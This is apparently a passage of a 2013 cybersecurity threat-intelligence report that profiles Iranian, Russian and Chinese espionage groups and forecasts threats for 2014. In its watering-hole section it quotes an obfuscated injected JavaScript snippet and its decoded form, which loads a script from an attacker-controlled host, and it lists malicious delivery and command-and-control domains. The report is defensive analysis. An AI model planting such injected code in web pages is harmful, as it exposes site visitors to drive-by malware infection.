In May 2013, an investigation discovered a Windows executable that was identified as an attack framework used by an Iran-based adversary known to CrowdStrike Intelligence as MAGIC KITTEN. This attack framework is highly modular and allows the attacker to add new features at any point during an operation.

CrowdStrike has been tracking MAGIC KITTEN for some time and is aware of campaigns that date back to 2009. The most recent campaign occurred at the end of November 2013. Usual targets are political in nature as well as international corporations, mainly in the technology sector.

The preferred delivery vector of this adversary appears to be spear phishing with observations of both malicious Microsoft Word documents and image files utilizing the Right-to-Left Override trick. The spear phish emails deliver a dropper that contains the base module of the RAT. The base module relays basic information about the victim machine to the C2 server and instantiates additional functionality that allows for the downloading and control of follow-on modules.

A number of follow-on modules were discovered that allow the attacker to perform several data-collection activities: retrieve information about the victim machine, keylogging, file execution, remote shell, screenshots, voice recording, credential dumping, and file exfiltration.

A significant amount of MAGIC KITTEN activity was observed in May and June 2013 targeting political dissidents in Iran and other individuals supporting Iranian political opposition. This is the time frame leading up to the most recent elections in that country, which occurred on 14 June 2013. The targeted entities and timing of the activity suggests the MAGIC KITTEN adversary is an Iranian government entity or private actor operating on behalf of the government.

Know Your Adversary:

ENERGETIC BEAR

ENERGETIC BEAR is an adversary group with a nexus to the Russian Federation that conducts intelligence collection operations against a variety of global victims with a primary focus on the energy sector. CrowdStrike Intelligence has tracked this adversary since August 2012; public reports in September 2013 brought additional campaigns from this adversary to light in the form of an SWC operation targeting organizations in the energy sector.[4] Subsequent investigation revealed that the SWC tactic appears to be this adversary's preferred delivery vector; however, there is also evidence that it leverages exploits for popular document readers such as Adobe Reader.

This adversary uses two primary implants: one dubbed *HAVEX RAT* by CrowdStrike and another called *SYSMain RAT.* These implants are closely related with several TTP overlaps and clear code reuse, particularly within secondary tools associated with the HAVEX RAT. It is possible that the HAVEX RAT is itself a newer version of the SYSMain RAT, although both tools are still in use concurrently and have been operated by the attackers since at least 2011. The investigation into this actor uncovered more than 25 versions of the HAVEX RAT, with build times up to October 2013. Each version will install itself as DLL with a name beginning "TMPprovider", such as TMPprovider037.dll for version 37.

The HAVEX RAT uses HTTP as a C2 channel; over this channel, the implant will create POST requests to pre-configured URLs hosted on compromised legitimate websites. Tasking binaries that are then executed on the infected machine are obtained through this channel, and any "answer" files, which contain output from these secondary tools, are automatically uploaded in the same manner. Unusually, tasking files are authenticated using public key cryptography, specifically a public implementation of the RSA algorithm.

[4] http://blogs.cisco.com/security/watering-hole-attacks-target-energy-sector/

Know Your Adversary (cont'd)


THREE DISTINCT CATEGORIES OF TASKING FILES WERE OBSERVED:

- Information-harvesting tools that collected various pieces of information on the victim system, such as OS version; machine name and username; language IDs; and file and directory listings.
- A wrapper for a publically available credential-harvesting tool that extracts stored passwords from various web browsers.
- Secondary implants that talk to different C2 infrastructures using custom protocols and execute tertiary payloads in memory.

Although the attackers appear to focus primarily on victims in the energy sector, other verticals are affected. CrowdStrike has observed compromised hosts in:


- European government;
- European, U.S., and Asian academia;
- European, U.S., and Middle Eastern manufacturing and construction industries;
- European defense contractors;
- European energy providers;
- U.S. healthcare providers;
- European IT providers;
- on-European precision machinery tool manufacturers; and
- research institutes.

The primary victims of ENERGETIC BEAR campaigns are located in the U.S. and Europe along with Japan, but compromises have also been discovered in at least 23 other countries.



Know Your Adversary (cont'd)

Targeted entities and countries are consistent with likely strategic interests of a Russia-based adversary. Several infected hosts were observed within the Russian Federation, but this could be the result of accidental compromise through large-scale SWC operations or deliberate efforts to conduct domestic internal monitoring. Other data supporting a Russia-based adversary are observed in timing data related to these activities that aligns neatly with Russian working hours. Both build times for the malware sample and distinctive C2 activity (possibly infrastructure monitoring) occur mostly within these hours, as illustrated below:



Observed indicators obtained from monitoring this adversary's activity suggest that ENERGETIC BEAR is operating out of Russia, or at least on behalf of Russia-based interests, and it is possible that their operations are carried out with the sponsorship or knowledge of the Russian state.

Know Your Adversary (cont'd)

EMISSARY PANDA

One adversary group that has been very active in compromising targets via SWC throughout the last year is a China-based actor designated by CrowdStrike as EMISSARY PANDA. This group was very active in the last three months of 2013, conducting SWC activity on websites belonging to entities in the government, defense, and technology sectors.

SWC ATTACKS

It is currently unknown how the adversary gains access to web servers, but they are believed to exploit vulnerabilities or weak passwords in content management software and similar applications. To date, eight compromised web sites were identified. Among them were five high-tech and defense technology companies in different countries, two sites of foreign embassies in the United States, and one site of an independent political peace organization. All these sites have in common that they use *jQuery*, a JavaScript library for HTML document processing. It is possible that this software contains security vulnerabilities that are exploited by the threat actor to place some malicious code on the server.

Following is an example for JavaScript code as injected by the attacker. It is usually appended to one of the jQuery files that are loaded into every page of the site to increase the likelihood of a victim hitting the malicious code.

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt
(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if
(!''.replace(/^/,String)){while(c--
)d[e(c)]=k[c]||e(c);k=[function(e){return d[e
]}];e=function(){return'\\w+'};c=1;};while(c--
)if(k[c])p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8.6("<1
7=\\"5/2\\"3=\\
"4://d.e.f/c/0/0.9?a=b\\"></1>");',16,16,'img|script|javascript|s
rc|http|text|write|type|document|php|id|[REDACTED]|upload|sservic
e|hkmcadventist|org'.split('|'),0,{}))
```

When executed by a web browser, this code evaluates to the following, which results in a HTTP requests to an attacker-controlled site.

```
document.write("<script type=\"text/javascript\"
src=\"http://sservice
.hkmcadventist.org/upload/img/img.php?id=[REDACTED]\"></script>")
;
```

It should be noted that the method used here to obfuscate the injected code is not unique to this adversary. It is well known and commonly used on legitimate sites to reduce the size of JavaScript code. However, site owners can scan their script files for patterns like the above to detect potential compromises by EMISSARY PANDA.

Know Your Adversary (cont'd)

KILL CHAIN

First, the adversary uploads a PHP file and a malware executable to a delivery site. This delivery site is usually a compromised third-party server. In a second step, websites that are likely to be visited by users of the targeted organization are infected with JavaScript code as shown above. If a user visits an infected site, the injected code instructs the browser to make a HTTP request to the PHP file at the malware delivery host.

Although copies of the PHP files are not available for analysis, they are believed to perform certain checks on the visitor's IP address. CrowdStrike's Intelligence Team assumes that if these checks pass, some malicious code is sent back to the visiting web browser that exploits software vulnerabilities and triggers the download and instantiation of an executable that is also stored on the delivery host.

As of December 2013, the following delivery hosts have been observed. By now, all of them are either offline or the malicious data has been removed.

- 103.25.202.156
- jobs.hotmail-onlines.com
- sservice.hkmcadventist.org
- news.trendmicro-update.org

DELIVERED MALWARE

For one of the SWC campaigns that occurred in September 2013, the malware binary could be recovered and analyzed. It turned out to be a simple RAT known as HttpBrowser, as it uses the string *HttpBrowser/1.0* as user agent name when communicating with its C2 server. The sample has a hard-coded C2 domain of *www.hotmailcontact.net* and talks on port 443/tcp; however, the communication protocol is based on plain, unencrypted HTTP. The command set supported by this RAT is shown in the table below:

getfile	Command handler not implemented
settime	Sets a global time value that is not otherwise used by the RAT
drive	Sends a list of attached storage devices back to the C2
list	Sends a directory listing for a specified path back to the C2
down	Downloads a file from the infected machine
upload	Uploads a file to the infected machine
kill	Kills the process with the specified ID

Know Your Adversary (cont'd)

Further, the RAT creates a console process and forwards all other input received from the C2 server as commands to this shell. Despite the limited feature set, infected systems can be fully controlled by an attacker through this backdoor. However, similar cases have shown that basic tools like this one are typically used to establish a foothold on a compromised machine and to upload post-exploitation tools that are more sophisticated.

A second sample that was linked to EMISSARY PANDA was found to be a variant of a RAT called *PlugX*. This family is more advanced and supports a broader feature set, such as capabilities to log keystrokes, take screenshots, gather detailed information about the infected machine, and provide full access to the file system, as well as establish control over running processes and services. The analyzed sample communicates over HTTP with a C2 server on *helpdesk.csc-na.com.*
Related Spear Phishing Activity

During the same time frame as the November SWC attacks, CrowdStrike became aware of a parallel EMISSARY PANDA spear phishing campaign. Sensitive source reporting stated that the campaign used at least two different spear phishing emails containing malicious Microsoft Word attachments that exploited the recently identified CVE-2013-3906 vulnerability. Successful exploitation led to infection with malware connecting to malicious infrastructure overlapping with that used in the SWC attacks.

CHINESE NEXUS
There are several artifacts, both in the organization of the campaigns and in the analyzed malware samples, that suggest that a Chinese adversary is behind this activity.

Both malware variants come as droppers that extract from themselves an archive. This archive contains a legitimate signed executable, a file with the encrypted payload, and a DLL that is loaded by the executable through DLL hijacking. In the case of the PlugX sample, the archive is a self-extracting RAR file with an SFX script that starts with the Chinese line:

;下面的注释包含自解压脚本命令

The English translation would be: SFX commands follow below this comment.

For some of the campaigns, the PHP scripts on the malware delivery sites wrote log files with one entry per connection attempt. These log files were stored on open web server directories and thus were publicly accessible. Some of the logs start with a few entries that show connection attempts from a Chinese IP address. Further, the respective entries do not log a referrer URL, which indicates that the requests were made directly and not caused by a redirect from a SWC site. It is likely that these log entries were caused by the adversary's tests to determine whether the setup is working.

Looking Forward

Looking to 2014, there is no indication that malicious actors' operational tempo, particularly with respect to targeted intrusion operations, will decrease. Without total visibility into the actors conducting this activity, it is not possible to predict exactly where, when, and what they will target; however, based on patterns observed over the past year, it is possible to make educated guesses on what the threat landscape will look like in 2014.

EXPECTED TRENDS FOR 2014

CrowdStrike expects to see a rise in vulnerability research, as well as exploit development and usage in several key areas through 2014.

- Windows XP End of Life - Microsoft Windows XP will reach end-of-life on 8 April 2014, meaning that Microsoft will no longer release security patches for Windows XP after that date. Vulnerability researchers are likely sitting on backlogs of unreported Windows XP vulnerabilities with plans to publicly release or privately sell the vulnerabilities' details after this date. As such, CrowdStrike expects to see a rise in XP-targeted exploits and a resulting rise in XP infections in Q2 and Q3 of 2014.
- Third-Party Targeting - Expect to see adversaries targeting third-party vendors in an attempt to compromise the ultimate target. Vendors often have less-robust security than their larger customers, and their networks offer an avenue through which those customers can be compromised. DEADEYE JACKAL used this tactic several times throughout 2013 when it compromised several third-party vendors offering DNS, social media, and content management services to major U.S. media organizations.
- gTLDs - We predict that 2014 will see a great deal of activity around ICANN's new generic top-level domains (gTLDs). These gTLDs will be used by adversaries to support more effective phishing attacks. CrowdStrike also expects new vulnerabilities to be discovered and exploited in network-facing software with regard to handling gTLD hostnames.
- Increased Use of Encryption - Malware in general will be developed with a greater focus on encrypted network traffic. In 2014, we will see a rise in malware that uses SSL and custom encryption methods in order to communicate with remote servers for beaconing, receiving C2 commands, performing data exfiltration, etc.
- Sandbox-Aware Malware - As more security technologies increase their reliance on sandboxes for malware analysis, CrowdStrike foresees an increase in sandbox-aware malware. This functionality will cause the malware to appear benign to a sandbox, while performing its malicious functionality on a legitimate target system.
- Use of High-Level Languages - The past several years have seen a downward trend in the popularity of low-level languages such as C++, and an upward trend for high-level languages such as C# and Python. These trends are reflected in malware development, and as such we will see higher rates of high-level languages used to develop malware in 2014.
- More Black Market Exploit Activity - The past couple of years saw a surge in bug bounty programs from companies such as Microsoft, Yahoo!, and PayPal, and a corresponding decline in public disclosures of vulnerabilities. This trend will continue in 2014 with an increase in black market activity of newly discovered vulnerabilities and newly developed exploits. As the black market activity increases, so will the demand for custom-made malware.

Looking Forward (cont'd)

- Activity in the Physical World - Security organizations and other targets of interest should look out for more adversary interactions in the physical world. The physical world activity will not be the kind resulting in physical harm, but rather it will influence and complement cyber operations.

TARGETING AROUND MAJOR EVENTS IN 2014

Targeted intrusion operators like to leverage major events in their operations. This is most often done through spear phishing emails that use a particular event as a theme in order to grab the interest of a target. There are a number of significant global events in 2014 that malicious actors could leverage in their operations:

- Winter Olympics/World Cup - The Winter Olympics and World Cup are both being held in 2014 in Russia and Brazil, respectively. In the past, spear phishing campaigns have been themed after significant sporting events such as these. They can be useful in general because they attract the interest of individuals in countries all over the world and across all levels of potential target organizations. Olympic- or World Cup-themed spear phishing campaigns could also be used specifically against sponsors of the events or organizations in the same sector as those sponsors. Sponsors for these events come from a wide variety of sectors, including: technology, finance, aerospace, energy, manufacturing, and food/beverage.
- G20 Summit - The 2014 G20 Summit will be held in November in Brisbane, Australia, and will likely be leveraged in targeted attacks. The 2013 summit was leveraged in a targeted campaign discussed above, and the 2014 event will draw attention from the same targeted sectors. G20-themed spear phishing campaigns can be expected, and it is possible that SWC operations could be staged on the websites of G20-related organizations. Entities in the financial, government, and NGO/international relations sectors should remain alert for possible targeted activity in the weeks leading up to this event.
- Elections - There are elections occurring in numerous countries around the world in 2014, any of which could be used in malicious activity. Elections in any country could be used as an effective theme for targeting NGO or governmental entities focused on democratic or government processes. There are also specific regions that have numerous elections occurring that could be of particular interest to targeted intrusion operators in those regions. For example, Middle East-based actors may target entities interested in upcoming elections in Egypt, Iraq, Tunisia, and Turkey. Elections in Bangladesh, Thailand, and Indonesia may see related activity from Chinese operators, and those in India could be targeted by Pakistani and/or Indian actors.
- Dissident Targeting - Targeted intrusion operations against dissident communities is a constant in all regions. China-based operators are particularly interested in activities against Tibet and Uyghur issues, while Middle East operations often target political dissidents. Malicious actors will often use news of protests or violence related to these groups as themes in their attacks. Dissident-related activity affects those groups, but can also affect governmental or NGO entities interested in dissident issues.

These are just a few examples of events that have been leveraged in targeted intrusion operations in the past and are likely to be leveraged in the coming year. Organizations should also be aware of targeting around major holidays, as they also

Looking Forward (cont'd)

present opportunities to target individuals throughout target organizations. Furthermore, major events that occur throughout the year are often closely followed by malicious activity. Significant natural disasters, violence, or economic events could be used in targeted campaigns, as could major business events like mergers or IPOs.

CYBER SPILLOVER FROM REGIONAL CONFLICT

Real-world physical conflicts will increasingly spawn cyber threats as tensions from those conflicts spill over into cyber operations. The Syrian conflict is a perfect example; the conflict began in March 2011, inflicting great deal of kinetic damage. In May of that same year, the Syrian Electronic Army formed and began conducting cyber operations in support of the Assad regime. As the topic of chemical weapon usage took center stage during the summer of 2013, a sustained campaign of related malicious cyber operations carried out by DEADEYE JACKAL sought to identify anti-regime activists, as well as control the messaging of the conflict.[5]

Consequently, these operations targeted both high-profile media organizations and U.S. government entities, as well as third-party communications platforms. The common technique across the various operations was credential collection activity accomplished using spear phishing attacks, and attacks on third-party service providers. These targeted organizations had no obvious connection to the physical conflict in Syria, but they were affected by it nonetheless. Similarly, escalated cyber espionage activity was observed related to the uprisings in Tunisia and in the tensions between China and Japan over the Diaoyu/Senkaku Islands.

As we look at what 2014 has in store, there are a number of areas where ongoing conflict is likely to continue, and some where it may intensify. The Arab Spring continues to impact governmental stability in parts of the Middle East/North Africa region; this is an area to watch for proliferation of cyber operations. Within that geographical area, Syria remains an area of concern, but more alarming is the influx of Syrian refugees into surrounding countries, particularly Jordan, which could potentially drag those countries into the conflict.

North African countries (such as Egypt, Libya, and Tunisia) that have gone through political turmoil over the past year will likely continue to have unrest and political turmoil that could escalate in 2014. In response to a rapidly growing refugee situation and continued political dissent, these countries may increase cyber operations to monitor dissidents and even each other. CrowdStrike Intelligence has been observing a continued escalation in malicious software and exploitation targeting emanating from the Middle East. As these actors continue to explore the cyber domain, it is likely that their sophistication and capabilities will continue to evolve.

South Asia is also an area of concern. The U.S. plans to withdraw most of its forces from Afghanistan in 2014, and while there is little to no observed activity from adversaries in that country, the drawdown could result in heightened tensions in neighboring Pakistan and India.

[5] http://www.cfr.org/conflict-prevention/2014-conflict-prevention-priorities-three-things-know/p32117

Looking Forward (cont'd)

Additionally, the unstable situation left in Afghanistan following U.S. withdrawal threatens to diminish or destroy the Karzai government. In the wake of a perceived defeat of the Karzai government or a reduction in capabilities, there is increased possibility that Al Qaeda or other groups may seek to leverage cyber capabilities to control messaging; track dissidents or uncooperative tribal factions; or monitor movement of democratic factions. Increased tensions in the region overall are likely to create the need for cyber espionage activity from cyber adversaries operating out of both India and Pakistan, particularly VICEROY TIGER, which carried out numerous operations throughout 2013.

Finally, there are a number of contentious issues to watch in the Far East. The disagreement over the Diaoyu/Senkaku Islands was already mentioned, but other issues such as territorial rights in the South China Sea whereby China's aggression towards the Philippines and Japan over fish-rich waters, as well as oil and gas-rich land resulted in the deployment of military assets in the region. Moreover, events such as China's declaration of an air defense identification zone is creating further tension and are likely to provide even more motivation for activity from China-based actors.

As a result, while Chinese intrusion operations against regional government entities have been previously observed and remain an issue of concern to diplomatic and military-associated organizations, further expansion of targeting may be observed. Expanded targeting may include potential new victims in elements of government not traditionally considered military forces, such as coast guard fleets, as well as commercial targets, such as firms in the aerospace and shipping sectors. Other countries may also seek to leverage cyber operations to collect intelligence from these areas; Taiwan, Korea, Japan, Singapore, and others will likely see cyber operations as low-cost options to collect intelligence at network speed from the infrastructure of perceived threat actors.

The growing unpredictability of the Democratic People's Republic of Korea (DPRK) remains of concern to neighboring countries like China, South Korea, and Japan, as well as the U.S. It is likely that the regime may instigate future aggression against regional neighbors to consolidate power, or in pursuit of international aid concessions. Such behaviors have been seen in prior crisis periods involving nuclear and missile systems as well as computer network attack.

CrowdStrike Intelligence tracks one adversary with a nexus to North Korea, SILENT CHOLIMMA, and escalated tensions in 2014 could see more malicious cyber activity from that country. In previous years, tensions between the Republic of Korea (ROK) and the DPRK have been accented with computer network attacks ranging from Distributed Denial of Service (DDoS) to wiping of financial and media systems by automated weaponized code targeting critical infrastructure in the ROK.

DPRK government-sponsored operators have been implicated in other prior cyber attacks. Kim Jong Un's personal involvement in these cyber actions was purportedly key to ensuring his elevation during his father's decisions regarding future leadership succession. As a result, the projection of cyber power may be of particular interest to the new North Korean leader as a means to exhibit strength on the international stage, as it is less provocative than projections of kinetic power, which could result in significant negative reaction from other countries. The North Korean military is also entering its winter training cycle, which could also result in increased activity from units focused on cyber operations.

Looking Forward (cont'd)

Any organization is a potential target in these cases depending on whether the adversary perceives it to be connected to the regional conflict, or even just presenting itself as a target of opportunity. Observations in 2013 suggest that media organizations may be particularly attractive targets because of reporting that those on either side of the conflict may find objectionable, or due to the high visibility that media organizations have in presenting and shaping public opinion. It is important to keep in mind: organizations in all geographic regions and across all sectors could be affected by cyber spillover.

INCREASED MIDDLE EAST/NORTH AFRICA-BASED ACTIVITY

An increasing level of activity from actors based in the Middle East and North Africa can be expected. Adversaries from this region have been known to use openly available malicious tools such as Poison Ivy and Xtreme RAT, but the past year saw adoption of a number of other openly available malware variants such as *njRAT, Njw0rm,* and *Fallaga RAT.* The proliferation of these newer proprietary tools during 2013 suggests that a growing number of individuals and organizations in the region are attempting to obtain the targeted intrusion capabilities that these tools afford. Such tools would allow this growing number of adversaries to compromise sensitive data from targets of interest across numerous spectrums and disciplines.

As mentioned above, this region is home to several areas where there is ongoing physical conflict or political unrest. This conflict will fuel motivation of adversaries in the region to conduct malicious cyber attacks on entities they feel are deserving. Motivation for such attacks may range from retribution for police or military action, counter-intelligence programs, message control, or even anti-regime hacktavism; previous events in this theatre demonstrate that both sides of the conflict understand the importance and power of cyber capabilities.

Activity from actors in the Middle East/North Africa will also not likely be confined to those serving a political or ideological end. Apart from malicious activity stemming from political or ideological motivations, actors from this region are showing a general desire to conduct targeted intrusion activities aimed at compromising information of strategic value. Much of the observed activity from 2013 targeted organizations in the energy, government, media, and technology sectors, but organizations in all sectors are at risk from targeted activity carried out by Middle East/North Africa-based adversaries.

PRIVATE ENTITIES ACTING ON BEHALF OF NATION-STATES

CrowdStrike Intelligence is seeing more indications of nation-states using actors for hire, which is a trend to follow in 2014. VICEROY TIGER is an adversary that appears to fall into this category, and that was very active over the past year. Public reporting suggests that this actor is actually an India-based security firm known as *Appin Security Group* that may have been contracted by the Indian government. Investigation into VICEROY TIGER's operations shows that it targeted numerous entities across the globe that would be of strategic interest to India's government, including heavy targeting of Pakistani military and political entities.
Changes in TTPs during 2013 suggest that DEADEYE JACKAL could be another actor that is acting in concert with the Syrian

Looking Forward (cont'd)

regime. The group moved from an opportunistic attack model to one more targeted-objective based, in which their main intrusion method became targeted credential harvesting via spear phishing attacks. The targeting of Western media and government entities concerned with the Syrian conflict suggests more than casual affiliation to the Syrian regime. Additionally, the scale and sustained nature of the targeted operations indicates this adversary may have been granted access to resources later in the conflict that were not previously available.

A recent investigation into the activity of a Russian-speaking adversary identified an actor whose services may have been acquired for specific operations on behalf of a nation-state customer. This adversary has been involved in targeted activity for nearly a decade, but malware analysis showed significant similarities to known cybercrime activity utilizing *Sheldor* and *Zeus* malware. The combination of criminal and targeted activity suggests an adversary that conducts malicious activity on its own accord, possibly as part of a continuing criminal enterprise, and also at the direction of a government entity.

The motivations of private entities that conduct operations in support of a nation-state may vary. In certain circumstances, it may be that a government will turn a blind eye to criminal activity if an actor will use its skills to further the state's interests. In others, it may be that the private entity is a company that sells its expertise and resources to its government, or to the governments of other countries. Another motivation could be more nationalistic, possibly like the case of DEADEYE JACKAL, where a private group lends its services to the state out of a feeling of patriotism.

Whatever the motivation may be, having private groups carry out malicious activity has advantages for nation-states. One advantage is that private entities often have expertise and/or resources that the state does not have. Skilled personnel are often drawn to the private sector for financial or other reasons, and contracting out work is a way for the state to leverage that expertise. Another advantage for the state is deniability. Even if malicious activity were able to be linked back to the private entity, the state can easily deny involvement and say that the private party was acting on its own.

Conversely, there are some challenges to outsourcing this activity to third parties. Control over the infrastructure preventing reuse for other efforts is difficult to assert, and as can be seen in the diverse targets of VICEROY TIGER, it is possible that the same infrastructure supporting nationalistic objectives may be used for other purposes. Working through a third party introduces additional risk: there is less control over the individuals connected with the activity. It has long been suggested that some of these operators "moonlight" conducting hacking for hire – this is amplified when those individuals are not beholden to a specific state apparatus and are motivated not by patriotism alone.

CRIMINAL ACTIVITY BECOMES MORE TARGETED

In the latter part of 2013, several major retailers were compromised in high-profile attacks. These attacks appear to have taken a page from the targeted attacker playbook. In these attacks, the adversary moved laterally across the enterprise and leveraged specialized tools for scraping the process space memory on Point of Sales (POS) devices. The POS devices are where the actual credit and debit cards of customers are swiped. As this swipe occurs, the magnetic track on the card

Looking Forward (cont'd)

is read into memory and encoded to be transmitted to the payment processing systems. The adversaries behind these attacks understood that the POS devices were effective collection points for the track data, and they specifically targeted these devices in order to collect a substantial amount of credit card account information. The fallout from these attacks has been well publicized, and as a result it is likely that other criminal adversaries will develop tactics to leverage lateral movement and memory scraping techniques in the immediate future.

Hardware/Firmware Attacks

In 2013, CrowdStrike observed an uptick in conference talks and other publications on offensive and defensive hardware research. Hardware attacks historically have had a higher barrier for entry in that tools to support hardware instrumentation and testing have typically been prohibitively expensive. In recent years, various open platforms, such as affordable software-defined radio platforms like the Ettus Research Universal Software Radio Peripheral (USRP) and other projects, have lowered the cost for entry to within reach of unfunded researchers. Much of the research in the realm of offensive and defensive firmware-based attacks is centered around:

- Gaining advanced and stealthy persistence using firmware modifications. This previously boutique-shop product is turning into a mainstream consideration with more attention and better widespread documentation.
- Exploitation of firmware vulnerabilities for local privilege escalation and remote exploitation. Much firmware is rife with bugs, and researchers start to publicly demonstrate these vulnerabilities. Proliferation even into the commodity malware sector is possible.

At the Observe, Hack, Make (OHM13) event, a researcher presented a talk on gaining persistence through hard-disk-drive firmware modifications. In this talk, the researcher demonstrated that it is possible to ultimately reflash the firmware from the host operating system and modify it to load attacker-controlled code during boot without that code being visible on the disk later on. Another researcher presented comparable research at 30C3 targeting microSD flash storage cards.

At BlackHat USA 2013, a researcher presented on persistently hiding payloads in NAND flash based on flash controller properties and logic bugs. Additionally, he provided insight on the potential of software-induced NAND hardware failures.


What is more, countless vulnerabilities in Small Office/Home Office (SOHO) router equipment have been published in 2013 as a result of researchers applying simple firmware analysis techniques on a more widespread basis. This is largely the result of leveraging static keys, or low-quality code resulting in implementation failures. CrowdStrike Intelligence expects this trend to continue for 2014, with proliferation of firmware-based attacks becoming available to actors with less-sophisticated tradecraft.

Conclusion

